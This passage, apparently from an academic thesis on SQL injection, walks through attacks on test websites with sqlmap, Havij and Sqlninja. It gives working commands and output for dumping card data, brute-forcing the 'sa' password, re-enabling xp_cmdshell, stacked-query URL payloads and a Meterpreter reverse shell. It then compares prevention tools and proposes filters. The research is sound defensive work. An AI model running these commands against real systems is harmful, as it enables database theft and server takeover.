root@kali:~# sqlmap -u http://www.victim.com/php?id=1 -D iwb -T client -C cardName,cardNum,cardType,monthExp,yearExp --dump
```

Database: iwb
Table: client
[181 entries]

yearExp	cardNum	monthExp	cardName	cardType
<blank>	<blank>	<blank>	<blank>	<blank>
2010	4580361048911040	10	tomor sheayik	Visa
2008	4580361048911040	12	Daniel	Visa
2013	4580361048911040	8	Dan B...	Visa

Figure 4.16 Extract Data from Particular Columns

Experiment #5: Exploit Database using Havij

First of all, we provide vulnerable website address in URL when we adopt Havij to launch SQLIA. We click the “Analyze” button on up-right side of window to exploit back-end database after inserting the website address. If the website has been successfully exploited, the database name will be displayed in output window.




Figure 4.17 Havij Attacks

Then we extract desired information from columns of particular table compromised database. Sequentially click “Get DBs”, “Get Tables” buttons, click the relative check-box on left-side window and click “Get Columns” button to extract relative column data, shown as Figure 4.17.




Figure 4.18 Find Administrator

Finally, we may discover the administrator login web page that is hidden from public along with administrator’s login username and password by clicking the “Find Admin” button. The URL: *http://www.victim.com/admin/* for administrator login web page, shown Figure 4.18. Again after obtaining administrator’s login and password, hackers are able to execute administrator privilege of data base or even operating system.

Experiment #6: Exploit Database using Sqlninja of Kali

Sqlninja is a tool targeted at exploiting SQL injection vulnerabilities, which uses the

Microsoft SQL server as its back end. The main goal of Sqlninja is to interact with the remote database server's operation system via uploading malicious files to hijack the server. It focuses on intruding a running shell on the remote host through Timing Injection of Inference SQLIA type with following features:


- Test vulnerabilities;
- Fingerprint to reconnoiter database name and version, database user and rights, whether xp_cmdshell work, whether mixed or Windows - only authentication is used, whether SQL Server runs as System;
- Extraction data from victim database;
- Escalation hackers to system administrator privilege;
- Reversing scan so as to find ports for reverse shell;
- Upload malicious file to compromise the operating system server;
- Direct and reverse bindshell, both TCP and UDP;
- DNS-tunneled pseudo-shell when no TCP/UDP ports are available for a direct/reverse shell, but the database server can resolve external hostnames;
- ICMP-tunneled shell when TCP/UDP ports are available for a direct/reverse shell, but the database may ping the target IP;
- Bruteforce of 'sa' password;
- If 'sa' password has been found, escalate privilege to administrator;
- If xp_cmdshell has been deleted, create new one;
- Evasion IDS/IPS/WAF;
- To escalate privileges to SYSTEM on w2k3 via token hijack via injecting churrasco.exe;
- Metasploit wrapping to get GUI access victim database server;
- To escalate sqlservr.exe privileges to SYSTEM by supporting CVE-2010-0232.

First of all, we have to provide the vulnerable website page address and configure the configuration file with GET-based injection over plaintext HTTP and save it when we adopt Sqlninja to launch SQLIA.

To invade the vulnerable website page, we may use command as below, shown as

Figure 4.19:

sqlninja -m test


A terminal window showing the execution of the 'sqlninja -m test' command. The output includes version information, copyright notice, and a successful injection message. The message 'Injection was successful! Let's rock !! :)' is highlighted with a red box and a red arrow points to it from below.

```
root@kali:/usr/share/sqlninja# sqlninja -m test
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing sqlninja.conf...
[+] Target is: www.victim.com:80
[+] Trying to inject a 'waitfor delay'
[+] Injection was successful! Let's rock !! :)
```

Figure 4.19 Sqlninja Tests Web Application

Then we utilize fingerprint command to extract database information:

sqlninja -m fingerprint

A terminal window showing the execution of the 'sqlninja -m brute force' command with a wordlist. The output shows the brute force process and the discovery of the database password 'hunter'. The message 'dba password is...: hunter' is highlighted with a red box and a red arrow points to it from below. Another red box highlights the subsequent message about adding the user to the sysadmin group, with a red arrow pointing to it from the right.

```
root@kali:/usr/share/sqlninja# sqlninja -m brute force -w /usr/share/wordlists/rockyou.txt
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing sqlninja.conf...
[+] Target is: www.victim.com:80
[+] Wordlist has been specified: using dictionary-based brute force!
Number of concurrent processes [min:1 max:10 default:3]
> 10
[+] Bruteforcing the sa password. This might take a while
dba password is...: hunter
brute force took 195 seconds
[+] Trying to add current user to sysadmin group
[+] Done! New connections will be run with administrative privileges! In case
the server uses ODBC, you might have to wait a little bit
(check sqlninja-howto.html)
```

Figure 4.20 Brute force to Guess the Database System Login

After fingerprint the database information, we adopt brute force to guess the database system administrator's login by following command, "database password is ...: hunter" shown as Figure 4.20:

sqlninja -m brute force -w /usr/share/wordlists/rockyou.txt

The rockyou.txt contains a long list of possible known passwords.

Once the hacker has controlled the database with administrative privilege, the hacker will attempt to leverage further access so as to hijack the website server. This can be achieved by utilizing xp_cmdshell extended stored procedures that are essentially

compiled Dynamic Link Libraries (DLLs) to execute SQL queries as server user on database server. DLLs adopts a SQL Server specific calling convention to run exported functions. Extended stored procedures allow SQL Server applications to obtain an extremely useful feature of full power of C/C++. Several extended stored procedures are stored in SQL Server in order to execute various functions, such as interacting with the registry, handing email and executing arbitrary command lines.

e.g.

```
Exec master..xp_cmdshell 'dir'
```


This command accesses the current working directory list of SQL Server process and command.

```
Exec master..xp_cmdshell 'net1 user'
```

This command shows up a list of all users on the Server. It may incur seriously harmful if the command is successfully executed since SQL server is usually executed as either 'domain user' or local 'system' account.

We may resurrect the xp_cmdshell procedure by adopting following command, shown as Figure 4.21:

```
Sqlninja -m resurrectxp -p master
```



```
root@kali:/usr/share/sqlninja# sqlninja -m resurrectxp -p master
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing sqlninja.conf...
[+] Target is: www.victim.com:80
[+] Trying to "resurrect" the xp_cmdshell procedure
[+] What version of SQL Server is this ?
    1: 2000
    2: 2005
    f: fingerprint and act accordingly
> 2
[+] Trying to reactivate xp_cmdshell using sp_configure...
[-] Warning... the server responded with
    Check configuration, as things might not be working as expected !
[+] Checking whether xp_cmdshell is available
    Yes ! Now xp_cmdshell is available
```

Figure 4.21 Resurrect the Xp_cmdshell Procedure

If a sequence of multiple sql statements can be executed to the database management in a single internet connection. Such stacked queries are vulnerability and *xp_cmdshell* command is able to be called. e.g.


http://www.victim.com/products.asp?id=1;exec+master..xp_cmdshell+'dir'

Later, select Meterpreter as payload if Metasploit3 is availability and use *reverse_tcp* type of connection, enter 8888 as local port number, follow below commands:

- To show the Window Server: *Meterpreter> sysinfo*
- To display the IP address of website: *Meterpreter> ipconfig*
- To exhibit Server username, NT AUTHORITY/SYSTEM:

Meterpreter> getuid

Using command: *Meterpreter> ps*, it shows that the operating system of windows has been successful invaded, shown as Figure 4.22. The hacker is able to hijack the operating system of website.



1664	svchost.exe	C:\WINDOWS\system32\svchost.exe
1724	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareServ
1776	svchost.exe	C:\WINDOWS\System32\svchost.exe
2032	svchost.exe	C:\WINDOWS\System32\svchost.exe
2196	dllhost.exe	C:\WINDOWS\system32\dllhost.exe
2228	w3wp.exe	c:\windows\system32\inetrv\w3wp.exe
2736	met26971.exe	C:\WINDOWS\TEMP\met26971.exe
2820	Explorer.EXE	C:\WINDOWS\Explorer.EXE
2892	jusched.exe	C:\Program Files\Java\jre6\bin\jusched.exe
2908	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.
2972	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.
3108	wmiprvse.exe	C:\WINDOWS\system32\wbem\wmiprvse.exe
3120	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
3148	sqlmangr.exe	C:\Program Files\Microsoft SQL Server\80\Tools\B
3332	taskmgr.exe	C:\WINDOWS\system32\taskmgr.exe
3408	IEXPLORE.EXE	C:\Program Files\Internet Explorer\IEXPLORE.EXE
3428	wuauclt.exe	C:\WINDOWS\system32\wuauclt.exe
3492	svchost.exe	C:\WINDOWS\System32\svchost.exe
3816	cmd.exe	C:\WINDOWS\system32\cmd.exe

Figure 4.22 Sqlninja Successfully Invades the Operating System

To sum up all experiments, we conducted 500 times penetration tests to the virtual websites in VMware Player without installed with any SQLIA prevent tool. The statistics of successful attack web applications shown as Table 4.4: 76 virtual websites

have been successfully compromised.

Table 4.4 Successful Attack Without SQLIA Prevention Tool

	Browser	Sqlmap	Havij	Sqlninja	Sqlsus	The Mode	BSQL Hacker	Eema	bbqsql	Total
Successful attack	5	21	17	2	8	7	12	3	1	76
percentage	1	4.2	3.4	0.4	1.6	1.4	2.4	0.6	0.2	

Table 4.4 displays that all voted open source SQLIA tools, the quantity of successful attack and percentage of total 500 times penetration tests.

4.2.3 Phase 3: Attack Virtual Websites Installed with SQLIA Prevention Tools

We have conducted SQLIA to each SQLIA prevention tool involved for 100 times penetration tests. Successful attack statistics, shown as Table 4.5:

Table 4.5 Successful Attack Installed SQLIA Prevention Tools

	Browser	Sqlmap	Havij	Sqlninja	Sqlsus	The Mode	BSQL Hacker	Eema	bbqsql	Total
Successful attack	4	11	7	1	2	0	1	0	1	27
percentage	0.67	1.83	1.17	0.17	0.33	0	0.17	0	0.17	

Table 4.5 depicts all voted open source SQLIA tools, the quantity of successful attack for websites that have been installed with open source SQLIA prevention tools and percentage of total 100 times penetration tests.

SQLIA prevent tools successful defend SQLIA statistics, shown as Table 4.28:

Table 4.6 SQLIA Prevent Tools Successful Defense

	SQL Check	SQLIPA	DB IDS	AMNESIA	SQLDOM	WEBSSARI	Total	
percentage	92	98	93	96	95	99	95.5	
Total fail detail	8	2	7	4	5	1		27

Table 4.6 exhibits that all voted open source SQLIA prevention tools, the quantity of successful defense attack and percentage of 100 times for each open source SQLIA prevention tools.

4.2.4 Phase 4: Eliminating SQL Injection Evading IDS/IPS Detection Techniques.

We insert new filters for eliminating SQL injection evading IDS/IPS detection techniques according to research design in Chapter 3 into user input of websites. For each virtual website installed with our new filters of eliminating SQL injection evading IDS/IPS detection techniques, we conduct 100 times penetration tests. The penetration test results show that all new inserted filters can high percentage successfully prevent malicious codes to evade web application users input validation and IDS/IPS detection. However, most of our new filters may cause different side effects of increasing latency or SQL abnormal function.

Table 4.7 New Filters for Eliminating SQL Injection Evading IDS/IPS Detection

	White spacing	Comment	Capitalization	Variation	Change email address
successful defend %	97	96	99	80	90
SQL abnormal function %	10	4	2	20	0
Latency	> 5 s	> 5 s	< 5 s	> 10 s	0

	Persistent	Characters repeating	Apostrophe	Blind & Timing
successful defend %	98	98	100	92
SQL abnormal function %	1	5	17	15
Latency	> 10 s	> 5 s	< 5 s	> 10 s

* (s: second.)

Chapter 5 Discussion

5.1 Data Analysis

Following data analysis is based on our survey from 637 copies of questionnaire, in-depth interview, focus group and our experiment of attacking virtual websites.

Research Question 1: Which open source SQLIA tool is the most *effective* among selected test tools?

In our qualitative research, Sqlmap is the first place, 321 persons have voted for Sqlmap to be the most effective SQLIA penetration tool, 50.39% as shown in Table 4.1. Sqlmap executes commands in terminal. The voting result is also verified both by our in-depth interview and focus group meeting. It is based on Sqlmap's excellent characters and comprehensively generalized as:

- Powerful penetrating ability;
- More executing commands in terminal.

Havij sits at the second place, 105 persons have voted for it (16.48%). Havij's advantage is pre-set program and easy to use in graphical user interface, users who do not need much database knowledge may operate Havij. However, Havij's disadvantage is less manipulating command for users. Sqlninja is the third place, 76 persons have voted for it, occupied 11.93%. Sqlninja Browser is at the fourth place, 51 persons have voted for it (8.01%). Browser is the most primitive SQLIA tool and needs rich SQLIA technique knowledge, but it is more flexible than pre-set program SQLIA tools. Bbqsql is at the fifth place, 29 persons have voted for it (4.55%). Bbqsql is also pre-sent program with easy use graphical interface. BSQL Hacker lies in the sixth place, 17 persons have voted for it (2.67%). BSQL Hacker is also pre-sent program with easy use graphical interface. Sqlsus is at the seventh place, 16 persons have voted for it (2.51%). The Mode is the eighth place, 11 persons have voted for it (1.73%). Both Sqlsus and The Mode execute commands in terminal, but their SQLIA

commands are less than Sqlmap. Eema sits at the ninth place, only 8 persons have voted for it (1.26%). Eema is with very simple user interface. Only 3 persons have voted other SQLIA tools, no one among in-depth interview and focus group meeting has voted for other SQLIA tools.

In our quantitative research experiments:

(1) Virtual websites without installed with SQLIA prevention tool

The statistics of the highest successful rate: *Sqlmap* is the first place (4.2%) as well as *Havij* is at the second place (3.4%) shown Table 4.4.

(2) Attack virtual websites installed with one or multiple SQLIA prevention tools

The statistics of the highest successful rate: *Sqlmap* is the first place (1.83%). *Havij* is the second place (1.17%), shown in Table 4.5.

Therefore, the conclusion is that *Sqlmap* is the most effective open source SQLIA tool among selected tools.

Research Question 2: Which open source SQLIA tool may cause the most *serious harm* among selected test tools?

Sqlninja is the first place, 356 persons have voted for *Sqlninja* which is the most harmful among selected open source SQLIA penetration tool (55.89%) in our qualitative research, shown in Table 4.2. The voting result is also both verified by our in-depth interview and focus group meeting. It is based on *Sqlninja*'s excellent performance of invading operating system by uploading malicious file into the target operating system.

Sqlmap is the second place, 124 persons have voted it namely 19.47%. Its performance of invading operating system is weaker than *Sqlninja*. *Browser* is the third place, 41 persons have voted it (6.44%). *Havij* is at the fourth place, 32 persons have voted it (5.02%). *BSQL Hacker* is at the fifth place, 31 persons have voted it, as

(4.87%). Bbqsql is the sixth place, 23 persons have voted it (3.62%). Eema is the seventh place, 11 persons have voted it (1.73%). The Mode is the eighth place, 9 persons have voted it, occupied (1.41%). Sqlsus is the ninth place, 8 persons have voted it (1.26%). Only 2 persons have voted for other SQLIA tools. From in-depth interview and focus group meeting, Sqlninja is the only SQLIA tool to directly attack the website operation system, other SQLIA tools firstly compromise database and fetch administrator's username and password. Hackers are unable to compromise the website operation system if they cannot find administrator's username and password in database via other SQLIA tools.

In our experiments, Sqlninja is the only SQLIA tool that is able to successfully compromise operation systems of Microsoft XP and XP Professional window, but not Window 7 and Window 8 operation systems. Even though the successful database exploitation rate of Sqlninja is quite lower than other SQLIA tools, once it successfully compromises the server operating system of website, the harm is more serious comparing to some other SQLIA tools that only be able to invade database management system to extract confidential information, not able to intrude the server operating system of website.

Therefore, the conclusion is that Sqlninja is the SQLIA tool will cause the most *serious hazard* among selected test tools.

Research Question 3: Which open source SQLIA *prevention* tool is the most *effective* among selected test tools?

WEBSSARI is the first place. 411 persons have voted for WEBSSARI is the most effective SQLIA prevention tool (64.52%) shown in Table 4.3. The voting result is also both verified by our in-depth interview and focus group meeting. It is based on WEBSSARI's wide range of prevention against various types of SQLIA and excellent performance.

SQLIPA is the second place, 127 persons have voted it (19.94%). Its defending ability are weaker than WEBSSARI. SQL Check is the third place, 48 persons have voted it, 8%. AMNESI is the fourth place, 33 persons have voted it (5.18%). SQL DOM is fifth place, 10 persons have voted it (1.57%). DB IDS is at the sixth place, 5 persons have voted it (0.75%). Only 3 persons have voted for other SQLIA prevention tools. Again, no one among in-depth interview and focus group meeting has voted for other SQLIA prevention tools.

WEBSSARI has the highest successful defending SQLIA rate (99%) in our experiments. SQLIPA is the second place (98%) successful defending SQLIA rate.

Therefore, the conclusion is that WEBSSARI is the most *effective* open source SQLIA *prevention* tool among selected test tools.

Research Question 4: How effective of new filters for eliminating SQL injection evading IDS/IPS detection?

For this research question, we only conduct quantitative research experiments shown in Table 4.1. The experiment result of Table 4.1 New Filters for Eliminating SQL Injection Evading IDS/IPS Detection compare with the experiment result that new filters for eliminating SQL Injection had not been installed. To improve the detection and prevention of SQLIA, we suggest to adopt to insert new proper filters of eliminating SQL injection evading IDS/IPS detection techniques into websites where user input and data fetched from database validation in the future. This is the straightest approach to improve SQLIA prevention. However, most of our new filters cause different bad side effect of increasing latency or SQL abnormal function because our new filters are only in initial stage of development.

Our penetration testing results show:

(1) White-spacing techniques

Even though we can thwart malicious code with utilizing White-spacing techniques may

evade IDS/IPS signature detection, the extra workload increase latency during processing. Furthermore, it is easily to cause abnormal function if we treat that line feed, carriage return and the tab are not considered as a space.

(2) Comment techniques

Though there is normally no comment line in a simple user input, it is difficult to thwart comment line in stored procedures. If the size of stored procedures codes is large, the workload of checking comment line and deleting them will also increase latency. Hackers may deliberately craft multiple layer comment symbols within multiple line coding comment symbol so as to confuse the processor and lead to latency too long or even processing crash.

(3) Capitalization Techniques

It will be no doubt to cause latency if all SQL queries have to be converted into lower case. The latency depends on the code size of relative SQL query.

(4) Variation techniques

(i) Though we can forbid comparison logic variation: $x = x$; x like x , we cannot prohibit $x \neq y$; x not like y , etc.

(ii) Concatenation symbol '||' has juxtaposition means in most web application program language, i.e. Java, C# and dot.Net, etc. It may cause web application program malfunction if thwarting all concatenation symbols in some stored procedures.

(iii) To thwart declaring any variable feature in stored procedures, it is no double that it will cause long latency time. We must carefully take into consideration whether such long latency time is bored by website owners or web users. Besides, it will definitely cause web application program malfunction once variables of stored procedures are related to other program in web application.

Therefore, to prohibit comparison logic variation, concatenation symbol and declare variable within a simple SQL queries may eliminate some evading SQLIA detection

techniques, but it will largely effect the functionality of web application program if SQL queries are related to sophisticated stored procedures.

(5) Change email address

Lots of websites simply adopt reset new password through email. Even though our filter increases inconvenience for web users, to add this kind filter is practicable. However, this approach may be compromised by multiple guess and trial or social engineering.

(6) Persistent SQL injection

This technique sanitizes every SQL queries before they are sent to execute. It is the most effective SQLIA prevention to avoid second order attack even though it causes some latency. However, this latency is also exponentially enlarged if lots of data are fetched to SQL queries from back-end database, especially web users search data with complex criteria from database.

Furthermore, websites currently adopt Asynchronous JavaScript (AJAX) XML that utilizes dynamic client-side applications to alter website pages without having to interact with the relative server every time, AJAX is susceptible to be injected malicious codes, altering XML and manipulating of client-side validations (Randall J. Boyle & Raymond R. Panko, 2013) so it increases the difficulty of preventing SQLIA. Additionally, even though validating user input may defend most of SQLIA, not all SQLIA.

(7) Characters repeating

If we do not filter out prohibited SQL keyword in substring and directly forbidding SQL query execution, it is possible to cause some no malicious codes that contain SQL keywords in substring are unable to be executed.

(8) Apostrophe filter

This technique may be extensively adopted in URL and user input. However, it has

potential dangerous if apostrophe is not permitted and are replaced by double quote in database. Because double quote normally appears even number, it will happen that a single of double quote have not another double quote correspond to it if odd number of apostrophe is replaced by double quote, the program will be thrown exception and stop execution.

(9) Conquer blind injection and defeat timing injection

Though the keywords for blind injection and time injection seldom appear in simple SQL queries, but these keywords are still able to evade detection and exploit if hackers deliberately insert into stored procedures. Simply prohibiting such keywords may easily cause abnormal function of SQL.

The percentage of SQL function abnormal and how long the latency that can be tolerated is primarily decided by owners of websites and web users. They are key factors for successfully running websites. Web users will abandon the website in case of they find they cannot search the information what they want or they find the speed of website response is too slow. For lots of websites owners, especially new and small launched websites try to attract web users as more as possible to browse their website because it is the most important strategy to survive in fierce competition.

Nevertheless, even though our new filters still have many bad side effects, especially multiple filters work together, the side effects may be exponentially enlarged. However, it is the exploring direction that we shall endeavor. If these new filters for eliminating SQL injection evading IDS/IPS detection techniques are developed to reduce its side effects, we believe these filters may largely improve the effective of SQLIA prevention.

5.2 Implication of Findings: SQLIA Serious Threat and Effectively Prevent SQLIA

Our contention that SQLIA has caused increasingly serious threat to web users, websites and network security recent years has been verified by our both qualitative and

quantitative research. We must adopt comprehensive countermeasures to effectively thwart and conquer SQLIA in order to avoid such disaster.

(1) Hardening database management system and server

First of all, we must pay enough attention at each stage of web application development life cycle to eliminate any potential vulnerability in software design and coding stages. It needs to set up sufficient security training courses for software programmers. Before launching the web application, *white-box and black-box* penetration tests must iteratively be conducted to discover and eliminate any vulnerability within the web application.

After the website has been launched, the database management system SQLIA IDS/IPS and server must install the newest issued patch in time, update to the latest version as soon as possible. Meanwhile the website will be iteratively attacked by imitating real live hackers to monitor how the website system actually anti-attack (Umar, Sultan, Zulzalil, Admodisastro, & Abdullah, 2014).

As each SQLIA prevention tool has its advantages and disadvantages, install suitable multiple SQLIA prevention tools with the newest version so that they may remedy each other drawback. To obey the principle of granting the least privilege for different user accounts to thwart next higher privilege information leakage, hackers may utilize this security loophole to escalate their account to administrator privilege (Shar & Tan, 2013).

Besides, further develop and improve SQL and other database program languages is another important approach to prevent and conquer SQLIA. As some of SQLIA vulnerabilities are caused by syntax constraints of SQL and web programming languages, hackers utilize the character of SQL and other web program languages to exploit the database management system. It will be basically defeat SQLIA if we may set more proper constraints, develop and improve SQL and other web program languages more perfect so that hackers are not able to deliberately modify the logic,

syntax, semantics, behavior of dynamically generated SQL statement via various SQLIA approaches.

(2) Hardening other portions of network security system and establish sound network security plan and policy-driven implementation

SQLIA prevention is a small portion under the whole of comprehensive network security protection system. It is inseparable from other portions of comprehensive network security system. There are many exploiting avenues through other portions of network security system to compromise database management system. Therefore, it is absolutely necessary to harden other portions of network security system. Operating system of website, firewalls and IDS/IPS shall also be deployed the latest versions and update the newest issued patch in time. Small scale websites may adopt outsource network security service as their budget is limit if they are unable to set up their own network security deployment and employ enough security professional.

Besides, not only do we need advance hardware and software prevention, but also sound network security plan and strict policy-driven implementation are indispensable. Any sound hardware and software protection will be useless if there is no sound security plan and strict policy-driven implementation, hackers may easily invade the network system. Especially, social engineering is targeted at the drawback of human beings and is extensively adopted by hackers in practice. Social engineering is the most difficult key factor of security segment to be prevented because human beings are the most sophisticated and susceptible when they are confronting with immense allure or threat.

(3) Strengthen web users, websites owner network security consciousness and international anti- cybercriminal cooperation

As online shopping, online banking, online gaming and social communication explosively expand recent years, more web users' confidential information are stored in various databases. However, there are still lots of websites, especial some new small scale websites lack enough security protection investment for database management

system. Such websites are facilely to be attacked. Each website shall not hold lucky psychology for network security because there will be a disaster, even they have to close their business once their database manage system or operating system is compromised. Small websites usually cover most of online shopping, online gaming. It is important to educate all web users to have some basic network security knowledge in public media, e.g. web users will bear less possibility of financial losses if they use less online payment or choose reliable and good reputation companies of making payment in case of they have to make payment online; lots of websites require web users use their email to registry for login, it is better that web users do not use their daily email to registry for incertitude security websites in order to avoid their email information leakage and lead to more confidential information leaking via their email; do not open any strange person email in order to avoid to be implanted various software viruses by downloading any image, file or be redirected to another malicious website by clicking any hyperlink, sometimes it may automatically to be implanted software viruses and redirected to a malicious website even web users have not downloaded any image, file or clicked hyperlink in email once it is opened; security password for website login must have 8 digits at least and include number, letter and special symbol combination without any meaning; do not save security password in HTTP cookie of websites. Such simple countermeasures can not entirely prevent web users to be victims, but it will largely reduce the possibility of being a victim at least.

